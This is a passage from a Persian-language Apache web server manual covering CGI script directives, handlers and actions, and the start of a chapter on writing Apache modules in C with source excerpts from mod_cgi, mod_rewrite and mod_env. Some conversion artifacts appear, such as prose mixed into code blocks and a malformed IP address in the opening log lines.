192.168.123.1.5653981376312508 "GET /tree.jpg HTTP/1.1"
[05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /hen.jpg HTTP/1.1"
[05/Feb/2001:12:31:55 +0000]
192.168.123.1.5653981376312508 "GET /bath.jpg HTTP/1.1"
[05/Feb/2001:12:31:55 +0000]
```

۱۱-۵- دیرکتیوهای دست‌نوشته

آپاچی پنج دیرکتیو برای کار با دست‌نوشته‌های CGI دارد:

ScriptAlias

ScriptAlias URLpath CGIpath
Server config, virtual host

دیرکتیو ScriptAlias دو کار انجام می‌دهد. آپاچی را برای اجرای دست‌نوشته‌های CGI آماده می‌کند و درخواستهایی که با URLpath شروع می‌شوند را به یک دست‌نوشته در CGIpath تبدیل می‌کند. برای مثال:

```
ScriptAlias /bin /usr/local/apache/cgi-bin
هر URL شبیه www.butterthlies.com/bin/fred دست‌نوشته -/usr/local/apache/cgi-
bin/fred را اجرا خواهد کرد. دقت کنید که CGIpath باید یک مسیر مطلق باشد که با / شروع
می‌شود.
```

یک امکان بسیار مفیدی ScriptAlias فراهم می‌کند آن است که می‌توان URL را با زیرشاخه‌های غیر واقعی برچسب زد. بنابراین URL ورودی خواهد کرد ولی متن *purchase/laserjet* را نیز از طریق متغیر محیطی PATH_INFO در اختیار دست‌نوشته fred خواهد گذاشت. بدین طریق می‌توان یک دست‌نوشته برای راهبری چند نوع درخواست مختلف نوشت. برای این کار باید در ابتدای دست‌نوشته بر حسب ورودیها، زیرروالهای مختلف را فراخوانی کرد.

ScriptAliasMatch

ScriptAliasMatch regex directory
Server config, virtual host

این دیرکتیو معادل ScriptAlias است ولی به جای مقایسه ساده پیشوندی از عبارات منظم استاندارد استفاده می‌کند. عبارت منظم ارائه شده با URL تطبیق داده شده و کارساز هر بخش محصور در پرانتز را با رشته داده شده تطبیق داده و به عنوان نام پرونده استفاده می‌کند. به عنوان مثال برای فعال کردن هر دست‌نوشته در /cgi-bin می‌توان از دستور زیر استفاده کرد:
ScriptAliasMatch /cgi-bin/(.*) /usr/local/apache/cgi-bin/\$1

اگر کاربر بپیوندد `http://www.butterthlies.com/cgi-bin/script3` را درخواست کند `-cgi/"` با `bin/` یا `/cgi-bin/` تطبیق می‌یابد. آنگاه باید `script3` را با `*` تطبیق دهیم که همین‌طور هم می‌شود، زیرا `"` به معنی هر نوع نویسه و `"*` به معنی هر تعداد از نویسه‌ای که با `"` تطبیق یافته است، می‌باشد. پرانتزهای دور `*` به آپاچی اعلان می‌کند که رشته تطبیق شده را در متغیر `$1` ذخیره نماید (اگر عبارت محصور در پرانتز دیگری در ادامه بود در متغیر `$2` ذخیره می‌شود). در انتها `/usr/local/apache/cgi-bin/script3` اجرا می‌شود.

ScriptLog

ScriptLog filename
Default: no logging
Resource config

از آنجا که اشکال زدایی دست‌نوشته‌های CGI کار دشواری است، این دیرکتیو در اشکال زدایی کمک کرده و نام پرونده‌ای را مشخص می‌کند که رویدادهای مربوط به CGI در آن ثبت می‌شوند.

ScriptLogLength

ScriptLogLength number_of_bytes
Default number_of_bytes: 10385760
Resource config

این دیرکتیو حداکثر طول پرونده اشکال‌زدایی را تعیین می‌کند. هنگامی که طول پرونده به این مقدار رسید، رویدادنگاری متوقف می‌شود (پس از آخرین پیام کامل).

ScriptLogBuffer

ScriptLogBuffer number_of_bytes
Default number_of_bytes: 1024
Resource config

این دیرکتیو حداکثر تعداد بایت‌های برای ثبت در درخواست POST را مشخص می‌کند.

یک دست‌نوشته ممکن است بد عمل کرده و منابع سامانه را به طور انحصاری تلف کند. می‌توان میزان مصرف منابع توسط دست‌نوشته‌ها با سه دیرکتیو کنترل کرد.

RLimitCPU

RLimitCPU # | 'max' [# | 'max']
Default: OS defaults
Server config, virtual host

RLimitCPU یک یا دو پارامتر می‌گیرد. هر پارامتر می‌تواند یک عدد یا کلمه max باشد، که حداکثر تعیین شده توسط سامانه را بر حسب ثانیه به ازای فرآیند مشخص می‌کند. پارامتر اول حد نرم منبع و پارامتر دوم حد سخت منبع را مشخص می‌کند.

RLimitMEM

RLimitMEM # | 'max' [# | 'max']
Default: OS defaults
Server config, virtual host

RLimitMEM یک یا دو پارامتر می‌گیرد. هر پارامتر می‌تواند یک عدد یا کلمه max باشد، که حداکثر حافظه تعیین شده توسط سامانه را بر حسب بایت به ازای فرآیند مشخص می‌کند. پارامتر اول حد نرم منبع و پارامتر دوم حد سخت منبع را مشخص می‌کند.

RLimitNPROC

RLimitNPROC # | 'max' [# | 'max']
Default: OS defaults
Server config, virtual host

RLimitNPROC یک یا دو پارامتر می‌گیرد. هر پارامتر می‌تواند یک عدد یا کلمه max باشد، که حداکثر تعداد فرآیندهای تعیین شده توسط سامانه به ازای هر کاربر را مشخص می‌کند. پارامتر اول حد نرم منبع و پارامتر دوم حد سخت منبع را مشخص می‌کند.

۱۱-۶- راهبرها

یک راهبر^۱ قطعه کدی است که در درون آپاچی برای انجام اعمال خاص روی یک پرونده از گونه خاص MIME فراخوانی می‌شود. برای مثال یک پرونده با گونه راهبر cgi-scripts باید به عنوان یک دست‌نوشته CGI اجرا شود.

آپاچی تعدادی راهبر به صورت پیش‌ساخته دارد و نیز دیگر راهبرها که با دستور Actions قابل اضافه کردن هستند. راهبرهای پیش‌ساخته به صورت زیر هستند:

send-as-is

پرونده را به همان صورت که هست به همراه سرآیندهای HTTP بفرست (mod_asis).

cgi-script

پرونده را اجرا می‌کند (mod_cgi). توجه داشته باشید که گزینه Options ExecCGI باید فعال باشد.

¹ Handler

imap-file

پرونده را به عنوان imagemap استفاده می‌کند. (mod_imap)

server-info

پیکربندی کارساز را می‌گیرد (mod_info).

server-status

وضعیت فعلی کارساز را می‌گیرد (mod_status).

server-parsed

پارس کردن server-side includes (mod_include). توجه داشته باشید که Options

Includes باید فعال باشد.

type-map

پرونده را به عنوان یک پرونده type map برای مذاکره فعلی پارس می‌کند

(mod_negotiation).

AddHandler

AddHandler handler-name extension1 extension2 ...

Server config, virtual host, directory, .htaccess

AddHandler یک راهبر موجود را به پرونده‌های یا پسوندهای extension1 و ... نگاشت

می‌کند. به عنوان مثال ممکن است در پرونده پیکربندی شما خط زیر موجود باشد:

```
AddHandler cgi-script cgi bzq
```

که باعث می‌شود پرونده‌های یا پسوندهای cgi یا bzq. به عنوان یک دست‌نوشته اجرایی

CGI قلمداد شوند.

SetHandler

SetHandler handler-name

directory, .htaccess

این کار مشابهی با AddHandler انجام می‌دهد، ولی انتقال مشخص شده توسط handler-

name را بر روی تمام پرونده‌های موجود در بخشی که ظاهر شده مانند: <Directory>،

<Location>، یا <Files> در شاخهٔ مربوط به .htaccess را انجام می‌دهد. به عنوان مثال:

```
<Location /status>
<Limit get>
order deny,allow
allow from 192.168.123.1
deny from all
</Limit>
SetHandler server-status
</Location>
```

RemoveHandler

RemoveHandler extension [extension] ...

directory, .htaccess

RemoveHandler is only available in Apache 1.3.4 and later.

دیرکتیو RemoveHandler هر گونه راهبر منتسب به پرونده‌های با پسوندهای مشخص شده را حذف می‌کند. این امر به پرونده‌های htaccess در زیرشاخه‌ها اجازه می‌دهد هر انتساب راهبر به ارث برده شده را حذف کنند. مثال:

```
/foo/.htaccess:
AddHandler server-parsed .html
/foo/bar/.htaccess:
RemoveHandler .html
```

نتیجه این می‌شود که پرونده‌های html در شاخه /foo/bar به عنوان پرونده‌های عادی تلقی شوند (در حالی که در شاخه بالاتر برای پارس شدن تعیین شده بودند).

۱۱-۷- کنش‌ها (Actions)

یک مفهوم مرتبط با راهبرها، کنش می‌باشد. یک کنش قبل از خدمت‌دهی، پرونده‌های مشخص شده را به یک دست‌نوشته CGI رد می‌کند.

۱۱-۷-۱- کنش

Action type cgi_script
Server config, virtual host, directory, .htaccess
 به هر پرونده MIME یا راهبر از نوع type اعمال می‌شود. این روش به چند روش قابل استفاده است. برای نمونه گذراندن برخی پرونده‌ها از یک فیلتر و پردازش اولیه آن قبل از فرستادن به کاربر می‌تواند مفید باشد. به عنوان یک مثال ساده فرض کنید می‌خواهیم برای صرفه‌جویی در فضای دیسک تمام پرونده‌های html را به صورت فشرده ذخیره کرده و قبل از خدمت دادن، به هنگام بازیابی از فشرده‌گی خارج سازیم. برای این منظور site.filter مشابه site.first درست می‌کنیم، به استثنای پرونده httpd.conf که به صورت زیر است:

```
User webuser
Group webgroup
ServerName localhost
DocumentRoot /usr/www/APACHE3/site.filter/htdocs
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
AccessConfig /dev/null
ResourceConfig /dev/null
AddHandler peter-zipped-html zhtml
Action peter-zipped-html /cgi-bin/unziphtml
<Directory /usr/www/APACHE3/site.filter/htdocs>
DirectoryIndex index.zhtml
</Directory>
```

نکات قابل توجه عبارتند از:

- AddHandler یک راهبر جدید با نام peter-zipped-html ساخته و پسوند پرونده‌ای zhtml را به آن منتسب می‌سازد (به نبود نقطه قبل از zhtml دقت کنید).
- Action یک فیلتر برپا می‌کند. برای نمونه:

Action peter-zipped-html /cgi-bin/unziphtml
 بدین معنی است که "دست‌نوشته unziphtml را به هر چیزی با راهبر peter-zipped-html اعمال کن".

دست‌نوشته /cgi-bin/unziphtml ... شامل خطوط زیر است:

```
#!/bin/sh
echo "Content-Type: text/html"
echo
gzip -s .zhtml -d -c $PATH_TRANSLATED
gzip روی پرونده‌ای که در متغیر محیطی PATH_TRANSLATED ذخیره شده اعمال می‌شود.
```

فصل دوازدهم:

نوشتن پیمان‌های آپاچی

یکی از بهترین ویژگی‌های آپاچی آن است که اگر شما آنچه را که آپاچی انجام می‌دهد را نپسندید، می‌توانید آن را تغییر دهید. البته این برای هر بسته نرم‌افزاری که همراه متن ارائه می‌شود درست است، ولی آپاچی این کار را ساده‌تر کرده است. آپاچی دارای یک واسط عمومی برای پیمان‌ها است که امکانات و کارکرد مبنایی آپاچی را گسترش می‌دهند. در واقع هنگامی که آپاچی را از اینترنت دریافت می‌کنید، تعداد زیادی پیمان‌ها نیز همراه آن دریافت می‌کنید که آپاچی بدون آنها قادر به انجام درست وظیفه خود نیست. در این فصل به ریزه‌کاری‌ها و پیچیده‌گی‌های نوشتن یک پیمان‌ها برای آپاچی می‌پردازیم. البته فرض بر این است که به اندازه کافی با زبان C آشنایی داشته باشید. این فصل بر مبنای آپاچی ۱.۳ است ولی در مواردی که آپاچی نسخه ۲ متفاوت است، به آن اشاره می‌شود.

۱۲-۱- مرور

احتمالاً مهمترین بخش یک پیمان‌ها، ساختار module است. این ساختار در http_config.h تعریف شده است. بنابراین همه پیمان‌ها (به جز بخش کپی رایت) با خط زیر شروع می‌شوند:

```
#include "httpd.h"
#include "http_config.h"
```

توجه داشته باشید که httpd.h برای تمام بخش‌های کد آپاچی لازم است.

در واقع نقش ساختار module اتصال کد هسته آپاچی به کد پیمان‌ها می‌باشد. این ساختار شامل اشاره‌گرهایی به توابع، لیست‌ها و غیره است که توسط هسته در وقت مناسب استفاده شود. از آنجا که ساختارهای module در modules.c تعریف شده‌اند، هسته آپاچی ساختارهای مختلف module را می‌شناسد. پرونده modules.c توسط دست‌نویس‌هسته Configure از روی پرونده Configuration ساخته می‌شود.

معمولاً هر پیمان‌ها با ساختار module خودش خاتمه می‌یابد. در اینجا یک مثال عملی را از

پرونده mod_asis.c مشاهده می‌نمایید:

```
module asis_module = {
    STANDARD_MODULE_STUFF,
    NULL, /* initializer */
    NULL, /* create per-directory config structure */
    NULL, /* merge per-directory config structures */
    NULL, /* create per-server config structure */
    NULL, /* merge per-server config structures */
    NULL, /* command table */
    asis_handlers, /* handlers */
    NULL, /* translate_handler */
    NULL, /* check_user_id */
    NULL, /* check_auth */
    NULL, /* check_access */
    NULL, /* type_checker */
    NULL, /* prerun fixups */
    NULL, /* logger */
    NULL, /* header parser */
    NULL, /* child_init */
    NULL, /* child_exit */
    NULL, /* post read request */
}
```


};
 نخستین مدخل STANDARD_MODULE_STUFF است که باید در تمام ساختارهای module وجود داشته باشد. وظیفه آن مقداردهی اولیه برخی عناصر ساختار است که هسته برای مدیریت پیمانه‌ها استفاده می‌کند. در حال حاضر اینها عبارتند از شماره نسخه API، نمایه پیمانه در آرایه‌های مختلف، نام پیمانه (در واقع نام پرونده آن)، و یک اشاره‌گر به ساختار module بعدی در لیست تمام پیمانه‌ها.

تنها مدخل دیگر برای handlers است که بعداً بیشتر به آن خواهیم پرداخت. همین قدر بس که این مدخل به لیستی از رشته‌ها و توابع اشاره می‌کند که رابطه بین MIME و تابعی راه‌انداز آنها را مشخص می‌کنند. مقدار دیگر مدخلها برابر NULL است که به معنی آن است که این پیمانه از این مدخلها استفاده نمی‌کند.

ساختار معادل در نسخه ۲،۰ مشابه زیر است:

```
static void register_hooks(apr_pool_t *p)
{
    ap_hook_handler(asis_handler,NULL,NULL,APR_HOOK_MIDDLE);
}

module AP_MODULE_DECLARE_DATA asis_module =
{
    STANDARD20_MODULE_STUFF,
    NULL, /* create per-directory config structure */
    NULL, /* merge per-directory config structures */
    NULL, /* create per-server config structure */
    NULL, /* merge per-server config structures */
    NULL, /* command apr_table_t */
    register_hooks /* register hooks */
};
```

باید نشان دهیم که تابع () register_hooks با کارکرد ساختار پیمانه آپاچی ۱،۳ تطابق دارد. در بخش بعدی جزئیات را شرح خواهیم داد.

۱۲-۲- کدهای وضعیت

استاندارد 1.1 HTTP تعدادی کد وضعیت تعریف می‌کند که می‌توانند به عنوان پاسخ درخواست فرستاده شوند. بیشتر توابع درگیر در پردازش یک درخواست، OK یا DECLINES یا یک کد وضعیت برمی‌گردانند. DECLINED معمولاً به این معنی است که پیمانه تمایلی به پردازش درخواست ندارد. OK به معنی آن است که درخواست را پردازش شده یا اینکه پردازش پیام می‌تواند ادامه یابد. به طور کلی کد وضعیت به همراه تعدادی سرآیندی به کاربر منتقل می‌شود. در هنگام تهیه کتاب، کدهای وضعیت از پیش تعریف شده به صورت زیر هستند:

```
#define HTTP_CONTINUE 100
#define HTTP_SWITCHING_PROTOCOLS 101
#define HTTP_OK 200
#define HTTP_CREATED 201
#define HTTP_ACCEPTED 202
#define HTTP_NON_AUTHORITATIVE 203
#define HTTP_NO_CONTENT 204
#define HTTP_RESET_CONTENT 205
#define HTTP_PARTIAL_CONTENT 206
#define HTTP_MULTIPLE_CHOICES 300
#define HTTP_MOVED_PERMANENTLY 301
#define HTTP_MOVED_TEMPORARILY 302
#define HTTP_SEE_OTHER 303
```

```

#define HTTP_NOT_MODIFIED 304
#define HTTP_USE_PROXY 305
#define HTTP_BAD_REQUEST 400
#define HTTP_UNAUTHORIZED 401
#define HTTP_PAYMENT_REQUIRED 402
#define HTTP_FORBIDDEN 403
#define HTTP_NOT_FOUND 404
#define HTTP_METHOD_NOT_ALLOWED 405
#define HTTP_NOT_ACCEPTABLE 406
#define HTTP_PROXY_AUTHENTICATION_REQUIRED 407
#define HTTP_REQUEST_TIME_OUT 408
#define HTTP_CONFLICT 409
#define HTTP_GONE 410
#define HTTP_LENGTH_REQUIRED 411
#define HTTP_PRECONDITION_FAILED 412
#define HTTP_REQUEST_ENTITY_TOO_LARGE 413
#define HTTP_REQUEST_URI_TOO_LARGE 414
#define HTTP_UNSUPPORTED_MEDIA_TYPE 415
#define HTTP_INTERNAL_SERVER_ERROR 500
#define HTTP_NOT_IMPLEMENTED 501
#define HTTP_BAD_GATEWAY 502
#define HTTP_SERVICE_UNAVAILABLE 503
#define HTTP_GATEWAY_TIME_OUT 504
#define HTTP_VERSION_NOT_SUPPORTED 505
#define HTTP_VARIANT_ALSO_VARIES 506

```

برای رعایت سازگاری با نسخه‌های قبلی، اینها نیز تعریف شده‌اند:

```

#define DOCUMENT_FOLLOWS HTTP_OK
#define PARTIAL_CONTENT HTTP_PARTIAL_CONTENT
#define MULTIPLE_CHOICES HTTP_MULTIPLE_CHOICES
#define MOVED HTTP_MOVED_PERMANENTLY
#define REDIRECT HTTP_MOVED_TEMPORARILY
#define USE_LOCAL_COPY HTTP_NOT_MODIFIED
#define BAD_REQUEST HTTP_BAD_REQUEST
#define AUTH_REQUIRED HTTP_UNAUTHORIZED
#define FORBIDDEN HTTP_FORBIDDEN
#define NOT_FOUND HTTP_NOT_FOUND
#define METHOD_NOT_ALLOWED HTTP_METHOD_NOT_ALLOWED
#define NOT_ACCEPTABLE HTTP_NOT_ACCEPTABLE
#define LENGTH_REQUIRED HTTP_LENGTH_REQUIRED
#define PRECONDITION_FAILED HTTP_PRECONDITION_FAILED
#define SERVER_ERROR HTTP_INTERNAL_SERVER_ERROR
#define NOT_IMPLEMENTED HTTP_NOT_IMPLEMENTED
#define BAD_GATEWAY HTTP_BAD_GATEWAY
#define VARIANT_ALSO_VARIES HTTP_VARIANT_ALSO_VARIES

```

جزئیات معنی این کدها در توصیف قرارداد 1.1 HTTP آمده است، ولی در اینجا به برخی از مهمترین آنها اشاره می‌کنیم. HTTP_OK (که قبلاً به نام DOCUMENT_FOLLOWS معروف بود) معمولاً نباید استفاده شود، زیرا باعث متوقف شدن ادامه پردازش درخواست می‌شود. HTTP_MOVED_TEMPORARILY (که قبلاً به نام REDIRECT معروف بود) باعث می‌شود که مرورگر به URL دیگری که در سرآیند Location مشخص شده تغییر مسیر دهد. HTTP_NOT_MODIFIED (که قبلاً به USE_LOCAL_COPY معروف بود)، در پاسخ به درخواستی می‌آید که GET شرطی داشته باشند (مثلاً If-Modified-Since).

۱۲-۳- ساختار module

در این بخش به طور جزئی‌تر به ساختار module می‌پردازیم. ترتیب مدخلهای ساختار را به ترتیب استفاده شرح می‌دهیم که لزوماً همانند ترتیب ظاهر شدن در ساختار نیست.

Create Per-Server Config Structure

```
void *module_create_svr_config(pool *pPool, server_rec *pServer)
```

این ساختار پیکربندی به ازای هر کارساز را برای پیمانه می‌سازد. این تابع یک بار برای کارساز اصلی و یک بار برای هر میزبان مجازی فراخوانی می‌شود و به ازای پیکربندی حافظه تخصیص داده و اشاره‌گره به آن را برمی‌گرداند. pServer به server_rec کارساز فعلی اشاره می‌کند. به مثال ۱-۱۲ که از mod_cgi.c انتخاب شده، توجه کنید:

مثال ۱-۱۲. mod_cgi.c

```
#define DEFAULT_LOGBYTES 10385760
#define DEFAULT_BUFBYTES 1024

typedef struct {
    char *logname;
    long logbytes;
    int bufbytes;
} cgi_server_conf;

static void *create_cgi_config(pool *p, server_rec *s)
{
    cgi_server_conf *c =
        (cgi_server_conf *) ap_palloc(p, sizeof(cgi_server_conf));

    c->logname = NULL;
    c->logbytes = DEFAULT_LOGBYTES;
    c->bufbytes = DEFAULT_BUFBYTES;

    return c;
}
```

این قطعه کد تنها یک رونوشت از cgi_server_conf را تخصیص داده و مقداردهی اولیه می‌کند.

تنها تغییری که در آپاچی ۲.۰ اعمال شده، آن است که pool و () ap_palloc به ترتیب به () apr_pool_t و () apr_palloc تبدیل شده‌اند.

Create Per-Directory Config Structure

```
void *module_create_dir_config(pool *pPool, char *szDir)
```

این ساختار یک بار برای هر پیمانه به همراه szDir=NULL، هنگام مقداردهی اولیه پیکربندی میزبان و دوباره به ازای هر بخش <Directory>، <Location>، یا <File> در پرونده پیکربندی که دیرکتیوی از این پیمانه داشته باشند، (به همراه szPath که به شاخه مقداردهی

شده) فراخوانی می‌شود. همچنین هنگام پارس کردن پرونده‌های htaccess. نیز به همراه نام شاخه‌ای که پرونده در آن است فراخوانی می‌شود. هدف این تابع تخصیص و مقداردهی اولیه حافظه مورد نیاز برای هر پیکربندی شاخه است. این تابع یک اشاره گر به حافظه اختصاص یافته برمی‌گرداند. به مثال ۲-۱۲ که از mod_rewrite.c گرفته شده است، دقت کنید:

مثال ۲-۱۲. mod_rewrite.c

```
static void *config_perdir_create(pool *p, char *path)
{
    rewrite_perdir_conf *a;

    a = (rewrite_perdir_conf *)ap_palloc(p, sizeof(rewrite_perdir_conf));

    a->state      = ENGINE_DISABLED;
    a->options     = OPTION_NONE;
    a->baseurl     = NULL;
    a->rewriteconds = ap_make_array(p, 2, sizeof(rewritecond_entry));
    a->rewriterules = ap_make_array(p, 2, sizeof(rewriterule_entry));

    if (path == NULL) {
        a->directory = NULL;
    }
    else {
        /* make sure it has a trailing slash */
        if (path[strlen(path)-1] == '/') {
            a->directory = ap_pstrdup(p, path);
        }
        else {
            a->directory = ap_pstrcat(p, path, "/", NULL);
        }
    }

    return (void *)a;
}
```

این تابع حافظه برای ساختار rewrite_perdir_conf تخصیص داده و مقداردهی می‌کند. تنها تفاوتی که با آپاچی نسخه ۲.۰ دارد آن است که pool به apr_pool_t و ap_palloc() به apr_palloc() تغییر نام داده‌اند.

Pre-Config (2.0)

```
int module_pre_config(apr_pool_t *pconf, apr_pool_t *plog, apr_pool_t *ptemp)
این تابع اسماً قبل از شروع پیکربندی اجرا می‌شود، در حالی که در عمل سازنده‌های شاخه و کارساز ابتدا فراخوانی می‌شوند. یک کاربرد نوعی این تابع در مقداردهی اولیه است. مثال ۳-۱۲ نشان می‌دهد که چگونه mod_headers.c برای مقداردهی تابع درهم استفاده می‌کند.
```

مثال ۳-۱۲. mod_headers.c

```
static void register_format_tag_handler(apr_pool_t *p, char *tag,
void *tag_handler, int def)
{
    const void *h = apr_palloc(p, sizeof(h));
```

```

    h = tag_handler;
    apr_hash_set(format_tag_hash, tag, 1, h);
}
static int header_pre_config(apr_pool_t *p, apr_pool_t *plog, apr_pool_t *ptemp)
{
    format_tag_hash = apr_hash_make(p);
    register_format_tag_handler(p, "D", (void*) header_request_duration, 0);
    register_format_tag_handler(p, "t", (void*) header_request_time, 0);
    register_format_tag_handler(p, "e", (void*) header_request_env_var, 0);

    return OK;
}

```

Per-Server Merger

```
void *module_merge_server(pool *pPool, void *base_conf, void *new_conf)
```

هنگام خواندن پرونده پیکربندی این تابع برای هر میزبان مجازی فراخوانی می‌شود که base_conf به پیکربندی کارساز اصلی (برای این پیمانه) اشاره می‌کند و new_conf به پیکربندی میزبان مجازی اشاره می‌کند. این تابع این امکان را فراهم می‌کند که حوزه‌های غیر مقداردی شده میزبان مجازی از کارساز اصلی به ارث برده شوند و یا در صورتی که اقتضا کند، مدخلهای کارساز اصلی را با میزبان مجازی ادغام نماید. این تابع اشاره‌گر به ساختار پیکربندی میزبان مجازی را برمی‌گرداند.

ممکن است تغییرات آینده آپاچی اجازه ادغام میزبانهایی غیر از میزبان اصلی را بدهد. به مثال ۴-۱۲ که از mod_cgi.c گرفته شده دقت کنید:

مثال ۴-۱۲. mod_cgi.c

```

static void *merge_cgi_config(pool *p, void *basev, void *overridesv)
{
    cgi_server_conf *base = (cgi_server_conf *) basev, *overrides = (cgi_server_conf *) overridesv;

    return overrides->logname ? overrides : base;
}

```

اگرچه این مثال خیلی ابتدایی است، یک ادغام کننده کارساز می‌تواند هر کاری که ادغام کننده شاخه انجام می‌دهد، انجام دهد.

دوباره، تنها تغییری که آپاچی ۲.۰ کرده است، آن است که pool به apr_pool_t تبدیل شده است.

Per-Directory Merger

```
void *module_dir_merge(pool *pPool, void *base_conf, void *new_conf)
```

مشابه ادغام کننده کارساز، این تابع یک بار برای هر میزبان مجازی (نه برای هر شاخه) فراخوانی می‌شود.

هنگامی که یک درخواست پردازش می‌شود، این تابع تمام بخشهای <Directory> مرتبط را ادغام کرده و سپس پرونده‌های htaccess. (یک در میان، از ریشه شروع کرده و به پایین حرکت می‌کند، و سپس بخشهای <File> و <Location> را نیز به همان ترتیب ادغام می‌کند. برخلاف ادغام کننده کارساز، ادغام کننده شاخه هنگام اجرای کارساز احتمالاً با ترکیبهای مختلف پیکربندی شاخه، محل^۱ و پرونده برای هر درخواست فراخوانی می‌شود. بنابراین در صورتی که قصد دارید این تابع را تغییر دهید، چگونگی کپی کردن پیکربندی (در new_conf) مهم است.

حال علت اینکه ما mod_rewrite.c را به عنوان مثال برای ایجاد کردن پیکربندی شاخه انتخاب کردیم، مشخص می‌شود. به مثال ۵-۱۲ نگاه کنید:

مثال ۵-۱۲. mod_rewrite.c

```
static void *config_perdir_merge(pool *p, void *basev, void *overridesv)
{
    rewrite_perdir_conf *a, *base, *overrides;
    a = (rewrite_perdir_conf *)pcalloc(p, sizeof(rewrite_perdir_conf));
    base = (rewrite_perdir_conf *)basev;
    overrides = (rewrite_perdir_conf *)overridesv;

    a->state = overrides->state;
    a->options = overrides->options;
    a->directory = overrides->directory;
    a->baseurl = overrides->baseurl;
    if (a->options & OPTION_INHERIT) {
        a->rewriteconds = append_arrays(p, overrides->rewriteconds,
            base->rewriteconds);
        a->rewriterules = append_arrays(p, overrides->rewriterules,
            base->rewriterules);
    }
    else {
        a->rewriteconds = overrides->rewriteconds;
        a->rewriterules = overrides->rewriterules;
    }
    return (void *)a;
}
```

همان طور که مشاهده می‌کنید، پیکربندی اصلی بسته به این که پیکربندی جدید گزینه INHERENT را مشخص کرده باشد یا نه، کپی می‌شود. دوباره، تنها تغییری که آپاچی ۲.۰ کرده است، آن است که pool به apr_pool_t تبدیل شده است. به مثال ۶-۱۲ که بخش منتخبی از mod_env.c است، نگاه کنید.

مثال ۶-۱۲. mod_env.c

```
static void *merge_env_dir_configs(pool *p, void *basev, void *addv)
{
    env_dir_config_rec *base = (env_dir_config_rec *) basev;
    env_dir_config_rec *add = (env_dir_config_rec *) addv;
    env_dir_config_rec *new =
        (env_dir_config_rec *) ap_palloc(p, sizeof(env_dir_config_rec));
    table *new_table;
```

^۱ Location

```

table_entry *elts;
array_header *arr;
int i;
const char *uenv, *unset;

new_table = ap_copy_table(p, base->vars);

arr = ap_table_elts(add->vars);
elts = (table_entry *)arr->elts;

for (i = 0; i < arr->nelts; ++i) {
    ap_table_setn(new_table, elts[i].key, elts[i].val);
}

unset = add->unsetenv;
uenv = ap_getword_conf(p, &unset);
while (uenv[0] != '\0') {
    ap_table_unset(new_table, uenv);
    uenv = ap_getword_conf(p, &unset);
}

new->vars = new_table;

new->vars_present = base->vars_present || add->vars_present;

return new;
}

```

این تابع پیکربندی جدیدی ایجاد می‌کند که بعداً جدول `base vars` (جدول متغیرها و مقادیر محیطی) در آن کپی می‌شود. سپس به سراغ تک تک حوزه‌های جدول `addv vars` رفته و آنها را در جدول جدید مقداردهی می‌کند. نسخه ۲،۰ از این تابع شامل تغییراتی است ولی در نگاه نزدیک بسیار مشابه هستند. در نسخه ۲،۰ اجازه استفاده از نام مختلف توابع داده می‌شود.

```

static void *merge_env_dir_configs(apr_pool_t *p, void *basev, void *addv)
{
    env_dir_config_rec *base = basev;
    env_dir_config_rec *add = addv;
    env_dir_config_rec *res = apr_palloc(p, sizeof(*res));
    const apr_table_entry_t *elts;
    const apr_array_header_t *arr;
    int i;

    res->vars = apr_table_copy(p, base->vars);
    res->unsetenv = NULL;

    arr = apr_table_elts(add->unsetenv);
    elts = (const apr_table_entry_t *)arr->elts;

    for (i = 0; i < arr->nelts; ++i) {
        apr_table_unset(res->vars, elts[i].key);
    }

    arr = apr_table_elts(add->vars);

```

```

    elts = (const apr_table_entry_t *)arr->elts;

    for (i = 0; i < arr->nelts; ++i) {
        apr_table_setn(res->vars, elts[i].key, elts[i].val);
    }

    return res;
}

```

Command Table

```
command_rec aCommands[]
```

این ساختار به آرایه‌ای از دیرکتیوها که پیمانه را پیکربندی می‌کند اشاره می‌کند. هر مدخل یک دیرکتیو را نامگذاری کرده، تابعی را برای راهبری آن مشخص کرده و مشخص می‌کند که کدام دیرکتیوهای AllowOverride برای مجاز شدن دستور باید وجود داشته باشند. هر مدخل سپس چگونگی پارس شدن نشانوندهای دیرکتیوها را مشخص کرده و پیام‌های خطا را در صورت وجود خطای نحوی معلوم می‌کند.

تعریف command_rec در http_config.c آمده است:

```

typedef struct command_struct {
    const char *name; /* Name of this command */
    const char *(*func)(); /* Function invoked */
    void *cmd_data; /* Extra data, for functions that
                    * implement multiple commands...
                    */
    int req_override; /* What overrides need to be allowed to
                    * enable this command
                    */
    enum cmd_how args_how; /* What the command expects as arguments */

    const char *errmsg; /* 'usage' message, in case of syntax errors */
} command_rec;

```

توجه داشته باشید که در نسخه ۲.۰ این تعریف تا حد زیادی درست است ولی نوع دیگری را برای مترجم‌هایی^۱ که اجازه مقداردهی صریح command_recs می‌دهند، ارائه کرده است:

```

enum cmd_how {
    RAW_ARGS, /* cmd_func parses command line itself */
    TAKE1, /* one argument only */
    TAKE2, /* two arguments only */
    ITERATE, /* one argument, occurring multiple times
            * (e.g., IndexIgnore)
            */
    ITERATE2, /* two arguments, 2nd occurs multiple times
            * (e.g., AddIcon)
            */
}

```

^۱ Compiler


```

FLAG,          /* One of 'On' or 'Off' */
NO_ARGS,      /* No args at all, e.g. </Directory> */
TAKE12,      /* one or two arguments */
TAKE3,       /* three arguments only */
TAKE23,      /* two or three arguments */
TAKE123,     /* one, two, or three arguments */
TAKE13,      /* one or three arguments */
};

```

این گزینه‌ها مشخص می‌کنند هنگامی که دیرکتیو متناظر آن در پرونده پیکربندی یافت شد، تابع func چگونه فراخوانی شود. ولی قبل از آن نگاهی به ساختار cmd_params داشته باشیم:

```

typedef struct {
    void *info;          /* Argument to command from cmd_table */
    int override;       /* Which allow-override bits are set */
    int limited;        /* Which methods are <Limit>ed */

    configfile_t *config_file; /* Config file structure from pcfg_openfile() */

    ap_pool *pool;      /* Pool to allocate new storage in */
    struct pool *temp_pool; /* Pool for scratch memory; persists during
    * configuration, but wiped before the first
    * request is served...
    */

    server_rec *server; /* Server_rec being configured for */
    char *path;         /* If configuring for a directory,
    * pathname of that directory.
    * NOPE! That's what it meant previous to the
    * existence of <Files>, <Location> and regex
    * matching. Now the only usefulness that can
    * be derived from this field is whether a command
    * is being called in a server context (path == NULL)
    * or being called in a dir context (path != NULL).
    */

    const command_rec *cmd; /* configuration command */
    const char *end_token; /* end token required to end a nested section */
    void *context;         /* per_dir_config vector passed
    * to handle_command */
} cmd_parms;

```

